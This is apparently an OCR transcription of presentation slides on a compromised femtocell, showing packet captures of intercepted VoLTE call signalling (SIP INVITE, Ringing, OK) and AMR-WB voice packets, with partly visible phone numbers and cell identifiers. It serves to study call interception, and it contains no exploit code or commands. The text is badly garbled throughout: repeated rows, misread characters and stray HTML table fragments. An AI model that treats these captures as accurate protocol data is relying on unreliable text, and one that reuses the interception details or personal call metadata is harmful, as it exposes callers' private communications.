1990         31         30         30         32         3a         9         54         36	f 32 2e 30 0d ]:31806 STP/2.0- e 30 2f 55 44 -V1a: SI P/2.0/UD 7 3a 30 32 30 P [2409: 8017:020 a 30 30 30 30 0:0220:0 000:0000 a 39 30 30 30 0:0220:0 000:0000 a 39 30 30 30 0:0000:00 11]:9900 7 34 62 40 70 :branch= 290640kp			
990         31         33         39         30         92         33         39         34         35         34         35         34         35         36         34         35         34         35         36         36         31         31         38         33         36         31         31         34         35         36         36         36         36         36         36         36         36         36         36         36         36         36         36         36         36         36         36         36         37         36	f 32 2e 30 0d ]:31806 S1P/2.0- e 30 2f 55 44 - Via: S1 P/2.0/UD 7 3a 30 32 30 P [2409: 8017:620 a 30 30 30 36 0:6226:0 000:0001 33 30 30 30 00 000000 11]:9900 7 34 62 4b 79 jbranch= 29D640Kp 4 67 74 74 61 cobneme bnKtnta			
919         31         30         30         30         32         39         35         43         36           10         51         31         31         33         33         34         36         26         25         49         56         26         51         49         56         26         51         49         56         26         51         49         56         26         51         49         56         27         32         50         27         36         28         52         56         26         51         31         53         30         31         31         30         30         31         31         30         32         32         33         38         33         31<	f 32 2e 30 6d ]:31806 S1P/2.0- e 30 2f 55 44 'Via: ST P/2.0/UD 7 3a 36 32 36 P [2409: 8017:626 a 39 39 30 36 90 (0:622:0:0.060:06060 a 39 39 30 36 1:0000:00 11]:9900 7 34 62 4b 76 'phranch 29h640Kp 4 67 74 74 61 'cehquame ha(ktg)th c 65 30 33 3b infgrfm ;Role=3; b 45 25 43 30;RC=			

Frame (1102 bytes) Decrypted Data (1036 bytes)

#### Compromised Femtocell- - VoLTE

• SIP AMR or AMR-WB

	Source	Destination	Protocol	Length Info
321613 2019-01-26 09:14:32.438370322 321615 2019-01-26 09:14:32.490584720	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11	2409:8017:200:220::11	GTP <sip sdp=""> GTP <sip></sip></sip>	222 Request: INVITE tel:1350 ;phone-context=ims.mnc000.mc 590 Status: 100 Trying
321615 2019-01-26 09:14:32.490584720 321642 2019-01-26 09:14:33.847908520	2409:8017:200:220::11 fe80::1:2:c3d3:a083	2409:8807:3aa:ae8d:1:2:95c6:db7b ff02::2	GTP <stp></stp>	102 Router Solicitation
321642 2019-01-26 09:14:33.847908520 321651 2019-01-26 09:14:34.628544160	10.39.229.158	211.141.90.168	GTP <dns></dns>	121 Standard query 0x6439 A alt7-mtalk.google.com
321667 2019-01-26 09:14:35.545054294	2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <ipv6></ipv6>	350 IPv6 fragment (off=1448 more=n ident=0x99557c32 nxt=50)
321672 2019-01-26 09:14:35.556368640	2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <sip sdp=""></sip>	102 Status: 183 Session Progress
321674 2019-01-26 09:14:35.663995754	2409:8807:3aa:ae8d:1:2:95c6:db7b	2409:8017:200:220::11	GTP <sip></sip>	926 Request: PRACK sip:[2409:8017:200:220::11]:9900;Hpt=8ff2_16
321681 2019-01-26 09:14:35.955062937	2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <sip></sip>	590 Status: 200 OK
321685 2019-01-26 09:14:36.063923785	2409:8807:3aa:ae8d:1:2:95c6:db7b	2409:8017:200:220::11	GTP <ipv6></ipv6>	198 IPv6 fragment (off=0 more=y ident=0x00006c50 nxt=50)
321686 2019-01-26 09:14:36.077914142	2409:8807:3aa:ae8d:1:2:95c6:db7b	2409:8017:200:220::11	GTP <sip sdp=""></sip>	686 Request: UPDATE sip:[2409:8017:200:220::11]:9900;Hpt=8ff2_1
321690 2019-01-26 09:14:36.616821827	2409:8017:200:220:11	2409:8807:3aa:ae8d:1:2:95c6:db7b		1406 Status: 200 OK   1182 Status: 180 Binging
321691 2019-01-26 09:14:36.616842959 321711 2019-01-26 09:14:37.848032896	2409:8017:200:220::11 fe80::1:2:c3d3:a083	2409:8807:3aa:ae8d:1:2:95c6:db7b ff02::2	GTP <sip> GTP <icmpv6></icmpv6></sip>	1182 Status: 180 Ringing   102 Router Solicitation
321730 2019-01-26 09:14:37.048032896	10.39.229.158	211.141.85.168	GTP <dns></dns>	121 Standard guery 0x6439 A alt7-mtalk.google.com
321746 2019-01-26 09:14:41.356108964	100.82.252.78	10.143.127.69	GTP	84 Echo request
321747 2019-01-26 09:14:41.356404849	100.82.252.78	100.82.250.113	GTP	158 Echo request
321748 2019-01-26 09:14:41.395579544	100.82.250.113	100.82.252.78	GTP	126 Echo response
	10.39.229.158	8.8.8	GTP <dns></dns>	121 Standard query 0x6439 A alt7-mtalk.google.com
321852 2019-01-26 09:14:48.647948242	10.39.229.158	211.141.90.168	GTP <dns></dns>	121 Standard query 0x6439 A alt7-mtalk.google.com
321911 2019-01-26 09:14:53.647867322	10.39.229.158	211.141.85.168	GTP <dns></dns>	121 Standard query 0x6439 A alt7-mtalk.google.com
321950 2019-01-26 09:14:56.668129589 321968 2019-01-26 09:14:57.848400144	10.39.229.158 10.39.229.158	8.8.8.8 211.141.90.168	GTP <dns> GTP <dns></dns></dns>	121 Standard query 0x6439 A alt7-mtalk.google.com
322026 2019-01-26 09:15:01.648112588	2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <sip></sip>	119 Standard query 0x6226 A play.googleapis.com 1358 Status: 200 OK
322027 2019-01-26 09:15:01.648133886	2409:8017:200:220:11	2409:8807:3aa:ae8d:1:2:95c6:db7b		1358 Status: 200 0K
322028 2019-01-26 09:15:01.648156617	2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <sip></sip>	1358 Status: 200 OK
322029 2019-01-26 09:15:01.648166826	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b		238 PT=AMR-WB, SSRC=0x450A308E, Seq=65391, Time=249456, Mark
322030 2019-01-26 09:15:01.648174653	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65392, Time=249776
322031 2019-01-26 09:15:01.648182402	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65393, Time=250096
322032 2019-01-26 09:15:01.648198605	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65394, Time=250416
322033 2019-01-26 09:15:01.648208980	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65395, Time=250736
322034 2019-01-26 09:15:01.648217566	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65396, Time=251056
322035 2019-01-26 09:15:01.648225525	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65397, Time=251376
322036 2019-01-26 09:15:01.648237442 322037 2019-01-26 09:15:01.648246875	2409:8017:200:220::23 2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65398, Time=251696 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65399, Time=252016
322038 2019-01-26 09:15:01.648254594	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=05399, Time=252010 238 PT=AMR-WB, SSRC=0x450A308E, Seq=05400, Time=252336
322039 2019-01-26 09:15:01.648262314	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65401, Time=252656
322040 2019-01-26 09:15:01.648275533	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65402, Time=252976
322041 2019-01-26 09:15:01.648285878	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seg=65403, Time=253296
322042 2019-01-26 09:15:01.648293563	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seg=65404, Time=253616
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			OTP ANK-WD-	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65407, Time=254576
322046 2019-01-26 09:15:01.648333056	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=254896
322046 2019-01-26 09:15:01.648333056 322047 2019-01-26 09:15:01.648340814 322048 2019-01-26 09:15:01.648352747	2409:8017:200:220::23 2409:8017:200:220::23 2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65407, Time=254576 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=254896 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65409, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255536
322047 2019-01-26 09:15:01.648340814 322048 2019-01-26 09:15:01.648352747 Session Initiation Protocol (INVITE)	2409:8017:200:220::23 2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=254896 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65409, Time=255216
322047 2019-01-26 09:15:01.648340814 322048 2019-01-26 09:15:01.648352747 Session Initiation Protocol (INVITE) > Request-Line: INVITE tel:1356	2409:8017:200:220::23	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=254896 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65409, Time=255216
322047 2019-01-26 09:15:01.648340814 322048 2019-01-26 09:15:01.648352747 Session Initiation Protocol (INVITE) > Request-Line: INVITE tel:1350	2409:8017:200:220::23 2409:8017:200:220::23 ;phone-context=ims.mnc000.mcc460.3gp	2409:8807:3aa:ae8d:1:2:95c6:dD7b 2409:8807:3aa:ae8d:1:2:95c6:dD7b 2409:8807:3aa:ae8d:1:2:95c6:dD7b 2409:8807:3aa:ae8d:1:2:95c6:dD7b	GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=254896 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65409, Time=255216
322047 2019-01-26 09:15:01.648340814 322048 2019-01-26 09:15:01.648352747 Session Initiation Protocol (INVITE) > Request-Line: INVITE tel:1350 > Message Header > From: <sip:+861360 = "tol:1550" &gt; To: "12569" &gt; To: "12569"</sip:+861360 	2409:8017:200:220::23 2409:8017:200:220::23 ;phone-context=ims.mnc000.mcc460.3gp .mnc000.mcc460.3gppnetwork.org>;tag2, bhoos.concottims_mex000_mcc460.3gp	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 Sec0Y1 poptaarb.org	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
322047 2019-01-26 09:15:01.648340814 322048 2019-01-26 09:15:01.648352747 Session Initiation Protocol (INVITE) > Request-Line: INVITE tel:1356 > Message Header > From: <sip:+861366< td=""><td>2409:8017:200:220::23 2409:8017:200:220::23 ;phone-context=ims.mnc000.mcc460.3gp .mnc000.mcc460.3gppnetwork.org&gt;;tag2, bhoos.concottims_mex000_mcc460.3gp</td><td>2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 Sec0Y1 poptaarb.org</td><td>GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb></td><td>238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536</td></sip:+861366<>	2409:8017:200:220::23 2409:8017:200:220::23 ;phone-context=ims.mnc000.mcc460.3gp .mnc000.mcc460.3gppnetwork.org>;tag2, bhoos.concottims_mex000_mcc460.3gp	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 Sec0Y1 poptaarb.org	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
322047 2019-01-26 09:15:01.643340814 322048 2019-01-26 09:15:01.64352747 Session Initiation Protocol (INVITE) > Request-Line: INVITE tel:1356 * Message Header > From: <sip:#801366 * tel:1356 &gt; P.Preferred.Identity: <sip:#8613 &gt; [fruncated]Contact: <sip:#8613 &gt; [fruncated]Contact: <sip:#8613< td=""><td>2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp .mnc000.mcc460.3gppnetwork.org&gt;;tag=X ;phone-context=ims.mnc000.mcc460.3gppne 000000000.mcc460.3gppne 000000000000000000000000000000000000</td><td>2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org&gt; twork.org&gt; twork.org&gt; twork.org&gt;</td><td>GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb></td><td>238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536</td></sip:#8613<></sip:#8613 </sip:#8613 </sip:#801366 	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp .mnc000.mcc460.3gppnetwork.org>;tag=X ;phone-context=ims.mnc000.mcc460.3gppne 000000000.mcc460.3gppne 000000000000000000000000000000000000	2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> twork.org> twork.org> twork.org>	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
32247 2019-01-26 09:15:01.648340614 32248 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVITE) Request-Line: INVITE tel:1356 Message Header From: <slp:+661360 0:01,Ims To: "1356 Cept-Forred-Identity: <slp:+6613 (Cept-Contact: 'sq.30p.1csi-r</slp:+6613 </slp:+661360 	2409:8017:200:220:23 2409:8017:200:220:23 ; phone-context=ims.mc000.mcc460.3gp mc000.mcc460.3gpnetwork.org>; tag-x ; phone-context=ims.mc000.mcc460.3gp 6000000; ins.mc000.mcc460.3gp 6000000; ins.mc000.mcc460.3gp 600000; ins.mc000.mcc460.3gp 600000; ins.mc000.mcc460.3gp 600000; ins.mc000.mcc460.3gp 60000; ins.mc000.mcc460.3gp 60000; ins.mc000.mc460.3gp 60000; ins.mc000.mc460.3gp 60000; ins.mc000.mc460.3gp 60000; ins.mc000.mc460.3gp 60000; ins.mc000.mc460.3gp 60000; ins.mc000.mc460.3gp 60000; ins.mc000.mc460.3gp 6000; ins.mc000.mc460.3gp ins.mc000.mc460.3gp ins.mc000.mc460.3gp ins.mc400.mc460.3gp ins.mc000.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.3gp ins.mc460.mc460.mc460.3gp ins.mc460.mc460.mc460.3gp ins	2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> twork.org> twork.org> twork.org>	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=254896 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65409, Time=255216
322047 2019-01-26 09:15:01.643340814 322048 2019-01-26 09:15:01.643352747 Session Initiation Protocol (INVITE) > Request-Line: INVITE tel:1356 Message Header From: csip:#01366 P.Preferred.Identity: csip:#0613 Accept:Contact: ';+0.30pn.icsi.r P.Pcess.Network:Inv0.309PE-EUN	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gppnetwork.org>;tag=X ;phone-context=ims.mnc000.mcc460.3gppne 000000000000000000000000000000000000	2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> twork.org> twork.org> twork.org>	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
32244 2019-01-26 09:15:01.648340614 32248 2019-01-26 09:15:01.64832747 Session Initiation Protocol (MVITE) Request_Line: INVITE tel:1356 ★ Ressage Header ↓ From: <slp:+661360 ↓ P.Preferred-Identity: <slp:+6613 ↓ Ctruncated[Contact: <slp:+6< td=""><td>2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc:000.mcc460.3gp mcc080.mcc460.3gpnetwork.org?;tag- ;phone-context=ims.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 600000;ins.mc:000.mcc460.3gp 600000;ins.mc:000.mcc460.3gp 600000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.m</td><td>2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org&gt; twork.org&gt; twork.org&gt; twork.org&gt;</td><td>GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb></td><td>238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536</td></slp:+6<></slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+6613 </slp:+661360 	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc:000.mcc460.3gp mcc080.mcc460.3gpnetwork.org?;tag- ;phone-context=ims.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 6000000;ins.mc:000.mcc460.3gp 600000;ins.mc:000.mcc460.3gp 600000;ins.mc:000.mcc460.3gp 600000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.mc:000.mcc460.3gp 6000;ins.m	2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> twork.org> twork.org> twork.org>	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
32247 2019-01-26 09:15:01.6483249814 32248 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVITE) > Request-Line: INVITE tel:1556	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc000.mcc460.3gp .mc000.mcc460.3gppnetwork.org>;tag=X iphone-context=ims.mc000.mcc460.3gp 60 mi0[2409:807:3aa.zed01:2:55c ef="urn%3Aurn-7%3A3gp-service.ims.ic RAN-T00.utran-cell-id-3gpp=4600079	2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b 2409:8807:3aa;ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> twork.org> twork.org> twork.org>	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
322047 2013-01-26 09:15:01.6483249014 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVTE) Ferguest-Line: INVTE tel:1356 Message Header From: csip:re03266 mbjl.ms For: "1356 P.Preferred.Identity: csip:re0336 Cept-Contact: ";ty:re0336 Accept-Contact: "sip:re0336 Accept-Contact: "sip:re0336 Accept-Contact: "sip:re0336 Accept-Contact: "sip: -06136 Accept-Contact: -10: -06136 Accept-Contact: -1	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc000.mcc460.3gp .mc000.mcc460.3gppnetwork.org>;tag=X iphone-context=ims.mc000.mcc460.3gp 60 mi0[2409:807:3aa.zed01:2:55c ef="urn%3Aurn-7%3A3gp-service.ims.ic RAN-T00.utran-cell-id-3gpp=4600079	2409:8807:3aa;ae8d:1:2:95c6:db7b 2409:8807:3aa;ae8d:1:2:95c6:db7b 2409:8807:3aa;ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> twork.org> twork.org> twork.org>	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
<pre>322047 2019-01-26 09:15:01.648340814 322048 2019-01-26 09:15:01.648352747 Session Initiation Protocol (INVITE) &gt; Request-Line: INVITE tel:1356 Wessage Meader &gt; From: <s10:1801266 00="" j.ms<br="">&gt; To: "1356</s10:1801266></pre>	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc000.mcc460.3gp .mc000.mcc460.3gppnetwork.org>;tag=X iphone-context=ims.mc000.mcc460.3gpn 00 2002000.80073aa.sed01:21556 00 002000.80073aa.sed01:21556 00 00200.80073aa.sed01:21556 00 00000.80073aa.sed01:21556 00 00000.80073aa.sed01:21556 00 00000.80073aa.sed01:21556 00 00000.80073aa.sed01:21556 00 00000.80073aa.sed01:21556 00 00000.80073aa.sed01:21556 00 000000.80073aa.sed01:21556 00 00000.80073aa.sed01:21556 00 0000000000000000000000000000000000	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> twork.org> twork.org> twork.org> si.mmtel"	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
322047 2019-01-26 09:15:01.6483249014 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVTE) > Request-Line: INVTE tel:1356 Ford: 511:463.367 Ford: 511:463.367 P.Profered-Identity: <11:561.36 Accept Contact: *1:9:463.36 Accept Contact: *1:9:463.39 Accept Contact: *1:9:463.39 Accept Contact: *1:9:463.39 Accept Contact: *1:9:463.39 Accept Contact: *1:9:-963.39 Accept Contact: *1	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc009.mcc460.3gp mnc009.mcc460.3gpnetwork.org>;tag-X ;phone-context=ims.mnc009.mcc460.3gp 60-000;ins.mnc009.mcc460.3gp 67-007;3aa:aedd:1:2:95c6 ef="urtK3Aurn-7X5Agpp=service.ims.i RAN-TDD;utran-cell-id-3gpp=4600079 gpp-service.ims.icsi.mmtel norefersub.precondition.replaces.time	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> two two two two two two two two two two	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
